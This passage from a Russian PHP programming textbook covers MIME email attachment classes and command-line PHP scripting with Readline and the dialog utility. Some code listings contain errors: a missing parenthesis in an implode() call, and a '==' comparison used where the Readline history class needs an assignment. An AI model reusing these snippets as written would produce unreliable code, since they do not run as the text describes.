для присоединения", E_USER_NOTICE);
         return false;
      }
      if(!empty($mimetype)) {
         $this->content_type = $mimetype;
      }
      $buffer = fread($fr, filesize($filename));
      $this->content = base64_encode($buffer);
      $this->filename = $filename;
      unset($buffer);
      fclose($fr);
      return true;
   }
   public function get_file() {
      $retval = array('filename' => $this->filename,
                      'mimetype' => $this->content_type);
      return $retval;
   }
   /* Метод create() опущен; его описание можно найти далее в тексте */
}
?>
```

Как видите, метод set_file() принимает два параметра: $filename, представляющий присоединяемый файл, и необязательный параметр $mimetype, представляющий тип содержимого MIME для этого файла. Если тип содержимого не задан, будет использоваться тип MIME, принятый по умолчанию — application/octet-stream. Функция set_file() попытается прочитать содержимое файла и зашифровать его с помощью PHP-функции base64_encode(). Если предположить, что все будет происходить так, как и положено, то метод set_file() закроет ссылку на файл и вернет булевское значение true.

Естественно, каждый класс, который расширяет класс MIMEContainer, тоже должен иметь функцию create() для создания необходимых заголовков и всех необходимых элементов для сегмента. Метод create() класса MIMEAttachment ничем от нее не отличается; его код представлен в листинге 16.9.

Листинг 16.9. Метод create() для MIMEAttachment

```
public function create() {
   if(!isset($this->content)) {
      return;
   }
   $finfo = pathinfo($this->filename);
   $filename = $finfo['basename'];
   $addheaders = (is_array($this->add_header)) ?
                 implode($this->add_header, "\r\n" :
                 "";
   $headers = "Content-Type: {$this->content_type}; filename=$filename\r\n";
   $headers .= "Content-Transfer-Encoding: {$this->content_enc}\r\n";
   $headers .= "Content-Disposition: attachment\r\n$addheaders\r\n";
   $headers .= chunk_split($this->content)."\n";
   return $headers;
}
```

Поскольку класс MIMEAttachment по своей природе не поддерживает субконтейнеры, то все, что он должен сделать, это создать подходящие заголовки для сегмента и вернуть их. Вместо того чтобы проверять, действительно ли файл был загружен до отправки заголовков, эта функция create() также с помощью PHP-функции pathinfo() определяет базовое имя (имя файла без пути) присоединяемого файла. Это имя файла затем будет использовано в заголовках в качестве параметра filename заголовка Content-Type. Во время визуализации оно будет отображено в клиенте электронной почты в качестве имени присоединяемого файла. Так как этот файл присоединяемый, и существует он отдельно от самого электронного сообщения, заголовок Content-Disposition используется, чтобы показать клиенту электронной почты, что это присоединяемый файл. И, напоследок, применяется PHP-функция chunk_split() для разделения файла, зашифрованного по схеме base64, на порции из 76 символов. Это необходимо для соответствия стандарту RFC-2045.

Подобно классу MIMEAttachment, класс MIMEContent используется для внедрения файлов в электронные сообщения. Однако в отличие от класса MIMEAttachment класс MIMEContent используется для включения файлов в виде части типа multipart/related. Другими словами, файлы, включенные с помощью этого класса, предназначены для

включения и применения в виде части электронного сообщения в формате HTML (или другого связанного типа MIME).

В отличие от всех других рассмотренных классов, класс MIMEContent является единственным классом, не наследующим методы и переменные-члены класса MIMEContainer. Наоборот, класс MIMEContent является расширением класса MIMEAttachment. Этот класс также добавляет два новых метода, get_content_id() и set_content_id(), которые используются, соответственно, для получения и установки значения, используемого для заголовка Content-ID. Полный код класса можно видеть в листинге 16.10.

Листинг 16.10. Класс MIMEContent

```
<?php
class MIMEContent extends MIMEAttachment {

   protected $content_id;

   public function get_content_id() { return $this->content_id; }
   public function set_content_id($id) { $this->content_id =$id; }

   function __construct($file="", $mimetype="") {
      parent::__construct();
      $this->content_id = uniqid(rand(1,10000));
      if(!empty($file)) {
         $this->set_file($file, $mimetype);
      }
   }

   public function create() {
      if(!isset($this->content)) return;
         $addheaders = implode($this->add_header, "\r\n");
         $headers = "Content-Type: {$this->content_type}\r\n";
         $headers .= "Content-Transfer-Encoding: {$this->content_enc}\r\n";
         $headers .= "Content-ID: {$this->content_id}\r\n$addheaders\r\n";
         $headers .= chunk_split($this->content). "\r\n";
         return $headers;
      }
   }
?>
```

Как видите, функция create() класса MIMEContent очень проста. Согласно определению, данному ранее в этой главе, заголовок Content-ID используется для того, чтобы предоставить идентификатор для содержимого.

Пятый и последний класс, используемый в процессе создания сообщений на основе MIME, — это класс MIMEMessage. Он очень простой и служит для включения содержимого "тела" сообщения при отправке составного электронного сообщения. Он имеет только один реальный метод create(), который возвращает соответствующие заголовки. Заметьте также, что, как и в случае с предыдущими классами, рассмотренными в этой главе, класс MIMEMessage также объявляет фиктивный метод add_subcontainer(), чтобы сделать недоступной функциональность существующего метода. В листинге 16.11 представлен код, в котором применяется этот класс.

НА ЗАМЕТКУ

Этот класс не обязательно использовать при отправке простых электронных сообщений, содержащих один сегмент. В подобных случаях гораздо эффективнее настроить содержимое класса MIMEContainer (с помощью метода set_content()).

Листинг 16.11. Класс MIMEMessage

```
<?php
class MIMEmessage extends MIMEContainer {
   public function create() {
      $addheaders = (is_array($this->add_header)) ?
                    implode($this->add_header, "\r\n") : '';
      $headers = "Content-Type: {$this->content_type}\r\n";
      $headers .=
       "Content-Transfer-Encoding: {$this->content_enc}\r\n$addheaders\r\n";
      $headers .= $this->content."\r\n";
      return $headers;
   }
}
?>
```

Резюме

На этом глава, посвященная вопросам создания электронных сообщений на основе MIME, завершается. Как было показано, отправка электронных сообщений с присоединенными файлами, HTML-форматированием и прочими аспектами может оказаться довольно-таки сложным делом. Однако после того как вы изучите принципы работы протокола MIME, все окажется гораздо проще. Хотя вашему вниманию была представлена полная версия кода, который может понадобиться для отправки электронной почты на основе MIME с помощью классов MIME, доступны также и другие хорошие сценарии. Если вы захотите ознакомиться с другими вариантами, рекомендуется изучить PHP-класс PEAR MIME, который вы найдете в своем пакете PHP или в Internet по адресу http://pear.php.net/. Если вы захотите загрузить классы, которые рассматривались в этой главе, чтобы использовать их в своих собственных сценариях, посетите Web-сайт издательства этой книги, где доступна последняя версия кода.

ЧАСТЬ

Разработка приложений в PHP

III

В ЭТОЙ ЧАСТИ...

ГЛАВА

17

Использование PHP для создания консольных сценариев

В ЭТОЙ ГЛАВЕ...

- Главные отличия CLI-версии
- Работа с консольной версией PHP
- Инструментальные средства и расширения CLI

Хотя PHP – это прежде всего язык, созданный для разработки Web-приложений, он предоставляет почти те же возможности для создания клиентских (не Web) приложений. Это достигается с помощью интерфейса CLI (Command Line Interface – интерфейс командной строки) PHP – версии PHP для работы в командной строке. Упомянутая специальная версия PHP обеспечивает почти ту же самую функциональность, что и стандартная версия, за исключением того, что она предназначена для работы в командной строке. Перед тем как углубляться в детали, рассмотрим, в чем состоят отличия между стандартной (ориентированной на Web) и консольной версиями PHP.

Главные отличия CLI-версии

Между консольной версией PHP и стандартной версией, используемой для разработки Web-приложений, существует относительно немного различий. Фактически в консольной версии PHP изменено или удалено только то, что не имеет смысла при разработке не Web-приложений (например, сообщения об ошибках в формате HTML). Первое главное отличие CLI-версии – это возможность задания опций при вызове PHP. Возможно, вы уже встречались с некоторыми из этих опций при работе с CGI-версией PHP. В консольную версию добавлено еще несколько специфичных опций. Полный список опций командной строки для консольной версии PHP представлен в табл. 17.1.

Таблица 17.1. Опции командной строки для консольной версии PHP

Опция	*Описание*
`-s`	Вывести PHP-код с выделением синтаксиса цветом.
`-w`	Вывести PHP-код без комментариев и лишних пробелов.
`-f <filename>`	Выполнить сценарий `<filename>`.
`-v`	Показать номер версии PHP.
`-c <path>`	Искать `php.ini` в указанном каталоге.
`-a`	Интерактивный запуск PHP, то есть команды выполняются сразу по мере их поступления вместо обработки всего сценария целиком.
`-d <name>[=[<value>]]`	Установить значение параметра конфигурации `<name>` равным `<value>`. Если опустить часть с присваиванием (оставив только знак равенства), то параметру `<name>` присвоится пустое значение. Если опустить и `<value>` и знак равенства, параметру будет присвоено значение `true`.
`-e`	Вывести дополнительную информацию для отладки PHP (самого механизма, а не PHP-сценариев).
`-z filename`	Загрузить Zend-расширение `<filename>`. Если указан не полный путь к файлу, поиск будет осуществляться в текущем пути к библиотекам по умолчанию.
`-r string`	Выполнить PHP-код, заданный в строке `<string>`. Код может не содержать открывающих и закрывающих PHP-дескрипторов (таких как `<?php ?>`).

Окончание табл. 17.1

Опция	*Описание*
-l	Проверить синтаксис PHP-файла. PHP выведет либо сообщение об успешной проверке, либо сообщение о наличии синтаксических ошибок, и вернет код возврата 0 или 255 соответственно. Примечание: эта опция не совместима с опцией -r.
-m	Показать список модулей, указанных при компиляции PHP.
-i	Выводит HTML-документ с информацией о PHP. Это то же самое, что и использование функции phpinfo().
-h	Вывести информацию о действующем списке опций командной строки и их краткие описания.

В консольной версии удалено несколько конфигурационных директив, которые не имеют практического применения при работе в командной строке. Если конкретно, то в консольной версии запрещены следующие директивы:

html_errors	Ошибки HTML запрещены в консольной версии PHP.
implicit_flush	Программирование в командной строке подразумевает, что любой вывод немедленно отправляется в стандартный поток вывода, а не попадает в буфер. Поэтому CLI PHP всегда неявно очищает (flush) буфера вывода в окно терминала.
max_execution_time	Максимальное время выполнения сценария, выполняемого из командной строки, не ограничено.
register_argc_argv	Консольная версия PHP всегда регистрирует переменные $argc и $argv.

В большинстве случаев не требуется указывать вышеперечисленные опции. Чтобы выполнить сценарий, написанный для работы в командной строке, просто укажите команду вызова PHP и путь к этому сценарию:

```
$ php /usr/local/scripts/my_cli_script.php
```

В Unix-системах можно еще более упростить выполнение PHP-сценариев. Для этого необходимо добавить в начало сценария строку #!/usr/local/bin/php (то есть полный путь к консольной версии PHP):

```
#!/usr/local/bin/php
<?php
  echo "Добро пожаловать, посетитель!\n";
?>
```

Этот сценарий можно выполнить непосредственно в командной строке, предварительно установив ему права на выполнение. Как это сделать, показано ниже (предположим, что приведенный выше сценарий называется myscript):

```
$chmod u+x ./myscript
$./myscript
Добро пожаловать, посетитель!
$
```

НА ЗАМЕТКУ

К сожалению, этот метод не работает в среде Windows. Альтернативным решением является создание командного файла, как показано ниже (каждый параметр %1, %2 и так далее соответствует параметру, передаваемому PHP-сценарию):

```
@C:\PHP \php.exe myscript.php %1 %2 %3 %4 %5
```

Этот командный файл можно сохранить с именем myscript.bat и затем выполнять, когда это необходимо. Обратите также внимание, что Win32-версия PHP игнорирует первую строку #!/usr/local/bin/php. Поэтому, чтобы ваши программы можно было выполнять на разных платформах, всегда вставляйте эту строчку.

Еще одно отличие консольной версии связано с наличием трех предопределенных констант: STDIN, STDOUT и STDERR. Эти три константы автоматически создаются при запуске каждого сценария и представляют соответствующие потоки ввода-вывода. Они по существу идентичны следующему PHP-коду:

```
<?php
  define('STDIN', @fopen('php://stdin', 'r'));
  define('STDOUT', @fopen('php://stdout', 'w'));
  define('STDERR', @fopen('php://stderr', 'w'));
?>
```

Поскольку это потоки ввода-вывода, они могут использоваться для чтения и записи информации с помощью соответствующих функций работы с файлами. Например, вы можете записывать непосредственно в стандартный поток ошибок, используя функцию fputs:

```
<?php
  fputs(STDERR, "Добро пожаловать, посетитель!\n");
?>
```

Работа с консольной версией PHP

Создание приложений для работы из командной строки требует иного взгляда на процесс разработки. Например, при написании консольных сценариев не нужно думать о таких понятиях, как сеансы (вопросы, связанные с запоминанием состояния, не возникают при написании сценариев, предназначенных для выполнения в командной строке). Однако, при разработке интерактивных программ, которые требуют взаимодействия с пользователем, возникают другие проблемы. Теперь нельзя полагаться на суперглобальные переменные $_GET, $_POST и $_COOKIE при программировании операций ввода или на язык HTML при программировании вывода. Вместо этого для взаимодействия с пользователем необходимо применять расширения, специфичные для CLI-версии PHP, или приложения от независимых разработчиков.

Аргументы командной строки и коды возврата

Одним из новых способов получения данных от пользователя в консольных сценариях являются аргументы командной строки. Аргументы передаются сценариям при вызове и обычно включают или определяют некоторые опции. Примером аргумента

командной строки является опция -h интерпретатора PHP (которая выводит список всех доступных аргументов – смотри предыдущий раздел). Для передачи сценарию списка аргументов используются две предопределенные переменные: `$argc` и `$argv`. Эти две переменные (сокращения от *argument count* и *argument values*) содержат всю информацию, передаваемую сценариям в виде аргументов командной строки. Как вы уже наверно догадались, переменная `$argc` – это количество передаваемых аргументов, а `$argv` – массив, содержащий значения этих аргументов в порядке следования их в командной строке. Любому сценарию при вызове передается, по крайней мере, один аргумент. Этот аргумент – имя файла выполняемого сценария.

НА ЗАМЕТКУ

Переменная `$argc` всегда на единицу больше количества передаваемых параметров, потому что, независимо от того, какие параметры передаются сценарию, первым параметром `$argv[0]` всегда будет имя выполняемого сценария. Использование этого параметра позволяет разработчику избежать ошибок при ссылке на исполняемый сценарий (например, если пользователь вдруг решит переименовать этот сценарий).

Пример использования аргументов командной строки приведен в листинге 17.1.

Листинг 17.1. Использование `$argc` и `$argv` в CLI PHP

```
<?php
  if(!isset($argv[1]) || ($argv[1] != "-d")) {
    echo "Использование:\n";
    echo "\n{$argv[0]} -d\n";
    exit(-1);
  }
  echo "Передан аргумент: '-d'\n";
  exit(0);
?>
```

НА ЗАМЕТКУ

Еще одно отличие консольной версии PHP состоит в том, что для перехода на новую строку нельзя использовать HTML-дескриптор <BR>. Для размещения текста в новой строке необходимо использовать символ новой строки, как показано в примере.

Приведенный сценарий принимает единственный аргумент -d. Если передано что-либо отличное от этого параметра, сценарий прекращает выполнение. В этом примере продемонстрировано также применение кодов возврата – еще одной особенности CLI-сценариев.

При разработке консольных приложений настоятельно рекомендуется использовать коды возврата, особенно если создаваемые приложения предназначены для совместной работы с другими программами. Применение в сценариях оператора `exit` с кодом возврата (его еще называют кодом завершения) подобно использованию оператора `return` в функциях. Только вместо возврата значения обратно в PHP код завершения передается в операционную систему и может служить информацией для определения успешности (или неудачи) выполняемого сценария. В примере, приведенном

в листинге 17.1, используются два различных кода возврата: -1 (для индикации ошибки) и 0 (успешное завершение). В случае ошибочного завершения программы вы можете использовать любой другой код возврата. Общепринятой практикой, однако, является применения кода завершения 0 для индикации успешного завершения. Помимо вышеприведенного правила, код завершения может быть любым числом в диапазоне от 0 до 255.

НА ЗАМЕТКУ

Попытка использования кода завершения больше 255 приведет к преобразованию этого кода к числу в диапазоне от 0 до 255 (коду завершения по модулю 256). Следовательно, код завершения 256 будет передан в операционную систему как 0.

Инструментальные средства и расширения CLI

При работе с PHP в Web-окружении не нужно задумываться о таких вещах, как, например, работа с текстовыми полями. Вы просто используете соответствующий HTML-дескриптор <INPUT>, а все остальное за вас делает браузер. К сожалению, при работе в командной строке вы очень скоро ощутите отсутствие средств, предоставляемых Web-браузерами. Поэтому разработка эффективного пользовательского интерфейса в терминальном режиме без использования подходящих инструментальных средств может оказаться очень трудной задачей. В этом разделе вы познакомитесь с расширениями PHP и программами сторонних разработчиков, которые помогут в решении этой задачи.

Следует отметить, что почти все рассматриваемые в этом разделе расширения и средства применимы только к Unix-системам, и далее везде предполагается, что эти средства недоступны в среде Windows, если не оговорено обратное.

Расширение Readline

Расширение Readline, которое рассматривается первым, является самым базовым. Оно предоставляет удобные средства для организации простейшего ввода от пользователя. Чтобы оценить полезность этого расширения, рассмотрим обычную командную подсказку системы Unix.

Unix приветствует вас в окне терминала командной подсказкой (приглашением на ввод команд) — что-то вроде строки `[user@foo.com mydirectory]#`. В ответ на приглашение вы можете вводить команды, повторно выполнять введенные ранее команды, пользоваться клавишами со стрелками для прокрутки и редактирования команд и так далее. Чтобы реализовать все эти простые действия самостоятельно, необходимо написать огромное количество кода. К счастью, однако, именно для этого и служит расширение Readline. Это расширение состоит из восьми функций, которые можно использовать в консольных приложениях для реализации всех вышеперечисленных действий.

НА ЗАМЕТКУ

Хотя Readline включает 8 функций, мы рассматриваем только 7 из них. Описание функции `readline_info()` не приводится, поскольку она не имеет реального применения в PHP-сценариях. Для получения более полной информации по этой функции обратитесь по адресу `http://www.php.net/readline_info`.

Для использования Readline необходимо, чтобы ваша CLI-версия PHP содержала это расширение. Достичь этого можно двумя способами – либо загрузив пакет PHP с уже установленным расширением, либо задав программе конфигурации `./configure` опцию `--with-readline` во время сборки PHP.

Основная функция расширения Readline имеет соответствующее имя – `readline()`. Синтаксис этой функции показан ниже:

```
readline([$prompt])
```

Необязательный параметр `$prompt` задает строку, которая непосредственно предшествует вводу пользователя. Эта функция ожидает ввода строки от пользователя, после чего возвращает ее (без символа новой строки) в точку вызова.

Для написания большинства консольных сценариев достаточно одной функции `readline()`, поскольку она обеспечивает всю упоминаемую ранее функциональность стандартной командной подсказки (включая хронологию команд, вставку и так далее). Для тех пользователей, которым нужна большая функциональность, мы рассмотрим еще 6 функций и способы их использования в PHP-сценариях.

Из шести оставшихся функций пять связаны с хронологией, сохраняемой расширением Readline. С помощью первых трех функций можно извлечь строку из текущей хронологии, добавить строку в хронологию либо очистить хронологию, в то время как две оставшиеся функции связаны с сохранением и извлечением хронологии в и из файла. Для начала рассмотрим первые три функции.

Иногда может возникнуть необходимость управлять содержимым текущей хронологии расширения Readline. Первой из трех рассматриваемых функций является функция `readline_add_history()`, которая, как видно из ее названия, позволяет добавить строку в хронологию. Результат будет таким, как будто пользователь ввел эту строку с клавиатуры. Синтаксис этой функции следующий:

```
readline_add_history($new_string)
```

где `$new_string` – это строка, добавляемая в хронологию. Эта функция не возвращает ничего. Обратное действие – удаление хронологии – является иногда более полезной операцией. Нельзя удалить только одну строку из хронологии, но можно очистить всю хронологию с помощью функции `readline_clear_history()`. Эта функция не имеет параметров и всегда возвращает булевское значение `true`.

Третья функция для работы с хронологией – это `readline_list_history()`. Эта функция применяется для извлечения массива строк, содержащихся в хронологии. Она также не имеет параметров и, как и ожидается, возвращает массив, содержащий все строки хронологии.

После того, как мы научились управлять содержимым текущей хронологии, давайте рассмотрим функции, которые позволяют сохранять эту хронологию. Эти функции полезны при работе с несколькими полями ввода, когда требуется хранить хроноло-

гию для каждого поля отдельно. Это достигается чтением и записью хронологии в файл и дальнейшего ее извлечения с помощью функций readline_read_history() и readline_write_history(). Синтаксис этих функций выглядит следующим образом:

```
readline_read_history($filename);
readline_write_history($filename);
```

где $filename — это имя файла для чтения или записи. Обе функции возвращают булевское значение, показывающее успешное или неудачное завершение операции чтения/записи.

Для демонстрации использования этих функций напишем небольшой, но в то же время полезный сценарий. С помощью этого сценария (точнее класса) можно легко и просто писать программы для работы с несколькими полями ввода, у каждого из которых предусмотрена своя хронология. Этот класс назначает уникальный идентификатор каждой из командных подсказок и по запросу восстанавливает хронологии, связанные с этими идентификаторами. Этот сценарий, конечно же, запоминает последнюю введенную команду в соответствующем файле хронологии. Полностью этот класс (с именем reader) приведен в листинге 17.2.

Листинг 17.2. Класс для работы с несколькими хронологиями

```
<?php
class reader {
   public $path = "/tmp/";
   private $current_handle;
   private $handles = array();

   public function clear() {
      @unlink($this->path.$this->handles[$this->current_handle]);
      unset($this->handles[$this->current_handle]);
      readline_clear_history();
   }

   public function read($prompt) {
      $str = readline($prompt);
      readline_add_history($str);
      return $str;
   }

   public function set_history($handle) {
      if(!isset($this->handles[$handle])) {
         $uniqfile = uniqid("rh_");
         $this->handles[$handle] == $uniqfile;
      }
      if((count(readline_list_history()) == 0)) {

         if(file_exists($this->path.$this->handles[$handle])) {
            if(!readline_read_history($this->path .
            $this->handles[$handle])) {
               trigger_error("Невозможно загрузить файл " .
               "хронологии для идентификатора '$handle'", E_USER_WARNING);
```

ее в программах на PHP, ознакомимся с работой этой программы непосредственно из командной строки. Вначале следует убедиться, что команда dialog присутствует в вашей системе (в большинстве Unix-систем она есть). Для этого достаточно попытаться запустить приложение dialog на выполнение:

```
[john@coggeshall.org ~]# dialog
cdialog (ComeOn Dialog!) version 0.9a-20010527
* Display dialog boxes from shell scripts *
Usage: dialog <options> { --and-widget <options> }
where options are "common" options, followed by "box" options
* Отображает диалоговые окна из сценариев оболочки *
Использование: dialog <опции> { --and-widget <опции> }
где <опции> представляют собой "общие" опции, за которыми следуют опции
"box"
... (остаток вывода не показан) ...
```

Если вместо списка опций вы получите сообщение об ошибке, значит, команда dialog в вашей системе не установлена. Для установки вам понадобятся исходные тесты, которые можно получить по адресу http://invisible-island.net/dialog/. Загрузите последнюю версию (0.9b на момент написания книги), распакуйте архив, скомпилируйте и установите ее следующим образом:

```
[root@coggeshall.org ~]# mv cdialog-0.9b.tar.gz /usr/local/src
[root@coggeshall.org ~]# cd /usr/local/src
[root@coggeshall.org src]# gunzip cdialog-0.9b.tar.gz
[root@coggeshall.org src]# tar -xf cdialog-0.9b.tar
[root@coggeshall.org src]# cd cdialog-0.9b
[root@coggeshall.org cdialog-0.9b] ./configure
...вывод команды configure опущен...
[root@coggeshall.org cdialog-0.9b]# make
...вывод команды make опущен...
[root@coggeshall.org cdialog-0.9b]# make install
...вывод команды make опущен...
```

После установки в каталоге cdialog-0.9a/samples/ будут находиться примеры программирования диалоговых окон. Чтобы убедиться в том, что установка прошла успешно, запустите один из этих примеров:

```
[root@coggeshall.org cdialog-0.9a]# cd samples
[root@coggeshall.org samples]# ./inputbox
```

В результате вы должны получить что-то похожее на показанное на рис. 17.1.

НА ЗАМЕТКУ

Следует отметить, что при удаленной работе посредством Telnet или ssh многие программы эмуляции терминала некорректно отображают диалоговые окна, полученные с помощью библиотеки ncurses. Иногда фон или нединамические области экрана терминала не отображаются либо выглядят странным образом. Если после запуска команда dialog выдаст на экран терминала список опций, то это значит, что установка прошла успешно. В системе Unix для удаленной работы можно использовать любую терминальную программу, а в Windows рекомендуется применять терминальные программы с полной поддержкой терминалов vt100 или vt220 (например, Putty, которую можно загрузить с http://www.chiark.greenend.org.uk/~sgtatham/putty/).




Рис. 17.1. *Если появилась похожая картинка, значит, приложение* `dialog` *успешно установлено и можно переходить к его использованию*

После проверки, что приложение `dialog` установлено корректно, рассмотрим, как с ним работать. При работе с командой `dialog` тип диалогового окна задается аргументами командной строки, а результат выполнения определяется возвращаемым значением и/или выводом команды.

Базовое практическое использование команды `dialog` выглядит следующим образом:

```
[john@coggeshall.org ~]# dialog [общие_опции] [команда [параметры] 2>>вывод]
```

где общие_опции — это опции, общие для всех команд, а команда — тип диалогового окна с параметрами параметры. Результат своего выполнения команда `dialog` сообщает через код завершения и файл вывод, в котором хранится отклик пользователя (например, текст, введенный в поле ввода). Чтобы проиллюстрировать работу с командой `dialog`, рассмотрим результаты выполнения следующей команды:

```
[john@coggeshall.org ~]# dialog --inputbox "Введите ваше имя" 0 0
                                2>/tmp/output_temp
```

После запуска команда `dialog` выводит диалоговое окно размером 20 строк на 30 столбцов с текстом "Введите ваше имя" и полем ввода.

В зависимости от действий пользователя возможны несколько вариантов. Во-первых, команда `dialog` возвращает одно из трех значений кода завершения, приведенных в табл. 17.2.

Таблица 17.2. Коды завершения команды `dialog`

Код завершения	*Описание*
0	Пользователь нажал кнопку Да/OK.
1	Пользователь нажал кнопку Нет/Отменить.
255	Ошибка либо пользователь нажал клавишу <Esc>.

Помимо этого в файле /tmp/output_temp содержится текст, полученный от приложения dialog. Следует отметить, что каждый успешный вызов этого приложения переписывает текущее содержимое упомянутого файла (это нужно учитывать при необходимости читать введенную пользователем информацию только из одного единственного файла).

В приведенном примере для создания поля ввода использовался параметр --inputbox. Другие возможные элементы интерфейса программы dialog и их описание перечислены в табл. 17.3.

Таблица 17.3. Элементы интерфейса команды dialog

Элемент	*Синтаксис*	*Описание*
Да/Нет (Yes/No Box)	--yesno <текст> <высота> <ширина>	Выводит окно с сообщением <текст> и кнопками Да и Нет.
Сообщение (Message Box)	--msgbox <текст> <высота> <ширина>	Выводит окно с сообщением <текст> и кнопкой OK.
Информационное окно (Info Box)	--infobox <текст> <высота> <ширина>	Выводит окно с сообщением <текст> и кнопкой Выход.
Поле ввода (Input Box)	--inputbox <текст> <высота> <ширина> [<init>]	Выводит окно с сообщением <текст>, полем ввода и кнопкой OK. Начальное значение для поля ввода можно задать параметром <init>.
Окно просмотра текстового файла (Text Box)	--textbox <файл> <высота> <ширина>	Показывает текстовый файл в окне с прокруткой.
Меню (Menu)	--menu <текст> <высота> <ширина> <высота_меню> <дескриптор1> <элемент1>	Выводит окно с сообщением <текст> и меню с любым количеством пар <дескриптор>/<элемент>, где <элемент> задает пункт меню, а <дескриптор> указывает возвращаемое значение в случае выбора этого пункта меню. Видимая часть меню задается значением <высота_меню>.
Список выбора (Checklist)	--checklist <текст> <высота> <ширина> <высота1> <дескриптор1> <элемент1> <состояние1>	Выводит окно с сообщением <текст> и список флажков в поле с прокруткой высотой <высота1>. Каждый элемент списка задается тройкой <дескриптор>, <элемент>, <состояние>, где <элемент> – это описание флажка, <состояние> – начальное значение флажка (Вкл/Выкл), <дескриптор> – возвращаемое значение в случае, если флажок отмечен.

Окончание табл. 17.3

Элемент	*Синтаксис*	*Описание*
Переключатели (Radiolist)	`--radiolist <текст> <высота> <ширина> <высота1> <дескриптор1> <элемент1> <состояние1>`	Выводит окно с сообщением <текст> и список переключателей в поле с прокруткой высотой <высота1>. Каждый элемент списка задается тройкой <дескриптор>, <элемент>, <состояние>, где <элемент> — это описание переключателя, <состояние> — начальное значение (Вкл/Выкл), <дескриптор> — возвращаемое значение в случае, если переключатель в выбранном состоянии. В отличие от флажков, один и только один переключатель может находиться в выбранном состоянии.
Индикатор хода работ (Gauge)	`--gauge <текст> <высота> <ширина> <процент>`	Выводит окно с сообщением <текст> и индикатор с начальным значением <процент>. Затем эта команда читает со стандартного ввода (`stdin`) целые числа, соответствующие текущему значению индикатора хода работ. Можно также изменять текст сообщения, посылая последовательно на стандартный ввод строку XXX, строку с новым текстом и в конце опять строку XXX.
Tailbox	`--tailbox <файл> <высота> <ширина>`	Выводит окно с содержимым файла <файл> и кнопкой Выход. Это элемент действует практически также как и команда `tail` с опцией `-f`. Используется для вывода сообщения в конце выполнения программы.
BG TailBox	`--tailboxbg <файл> <высота> <ширина>`	То же самое, что и `tailbox`, но выполняется в фоновом режиме. Действует подобно команде `tail -f &`.
Календарь (Calendar)	`--calendar <текст> <высота> <ширина> <день> <месяц> <год>`	Выводит календарь с возможностью выбора конкретного дня. Выбранный день возвращается в формате ДД/ММ/ГГГГ.
Поле ввода пароля (Password Box)	`--password <текст> <высота> <ширина> [<init>]`	То же самое что и поле ввода (Input Box) за исключением того, что вводимое значение не отображается на терминале. Начальное значение пароля можно задать параметром <init>.
Часы (Time Box)	`--timebox <текст> <высота> <ширина> <часы> <минуты> <секунды>`	Выводит часы с указанным временем и возможностью редактирования. Время возвращается в формате ЧЧ:ММ:СС.

НА ЗАМЕТКУ

Не все указанные элементы интерфейса могут быть доступны в вашей системе (это зависит, например, от опций компиляции). Если при запуске команды с каким-нибудь элементом интерфейса в ответ вы получите окно справки по команде dialog, это значит, что данный элемент не доступен на вашей системе.

При передаче параметров, задающих размер выводимого окна, следует иметь в виду, что приложение `dialog` может автоматически выбирать высоту и ширину окон. Причем есть два способа заставить `dialog` автоматически выбирать размер окна в зависимости от того, как бы вы хотели, чтобы это окно выглядело. Для того чтобы команда `dialog` выбрала размер окна по умолчанию, задайте значения параметров <высота> и <ширина> равными нулю. Если же вы хотите, чтобы размер окна был максимальным, задайте их равными `-1`.

Наряду со всеми вышеперечисленными элементами интерфейса, в программе `dialog` доступно огромное количество опций, относящихся либо непосредственно к этим элементам, либо к виду интерфейса в целом. Из-за их огромного количества мы рассмотрим только те, которые имеют особое значение при работе с PHP-сценариями. Чтобы посмотреть описание любой возможной опции, обратитесь к справочной странице для команды `dialog`. Для этого введите `man dialog` из командной строки. Некоторые из наиболее интересных опций приведены в табл. 17.4.

Таблица 17.4. Полезные опции команды `dialog`

Опция командной строки	*Описание*
`--cr-wrap`	Переходить на новую строку в том месте, где встречается символ новой строки. В противном случае `dialog` осуществляет перевод строк автоматически.
`--print-maxsize`	Показать максимальный размер диалогового окна в формате "Maxsize: Y,X".
`--separate-output`	Обычно выбранныефлажки выводятся в формате "первый" "второй", то есть в одной строке в двойных кавычках. При указании этой опции они выводятся без кавычек, каждый в отдельной строке. Эта опция применима только к элементу Checklist.
`--tab-correct`	Преобразует символы табуляции в пробелы. Эта опция необходима, если выводимый текст содержит символы табуляции.
`--tab-len n`	Задает количество пробелов, соответствующих одному символу табуляции.

После того, как мы научились работать с приложением `dialog` из командной строки, давайте рассмотрим, как ее можно использовать в PHP-сценариях. Для этого нужно знать, как запускать программы на выполнение из PHP-сценариев. Первая мысль, которая приходит в голову – воспользоваться функцией `system()`. Однако для нашего случая функция `system()` не подходит. Хотя ее можно использовать при работе с некоторыми типами окон приложения `dialog`, но, например, элемент индикатора хода работ (`--gauge`) не функционирует при вызове через `system()`, поскольку он требует

чтения данных из стандартного ввода. По этой причине для вызова команды dialog применяется функция popen(). Она позволяет открыть однонаправленный канал между PHP-сценарием и командой dialog. Синтаксис функции popen() напоминает синтаксис fopen():

```
popen($command, $mode);
```

где $command — это строка, содержащая полный путь к вызываемому приложению и его аргументы, а $mode задает режим чтения/записи создаваемого канала. Возможные значения параметра $mode — такие же, как у соответствующего параметра функции fopen(), когда эта функция используется для открытия файла на чтение или запись (режим добавления неприменим к функции popen()). Подобно fopen() эта функция также возвращает поток ввода-вывода, который может использоваться в функциях, работающих с потоками (таких как fgets(), fputs() и так далее).

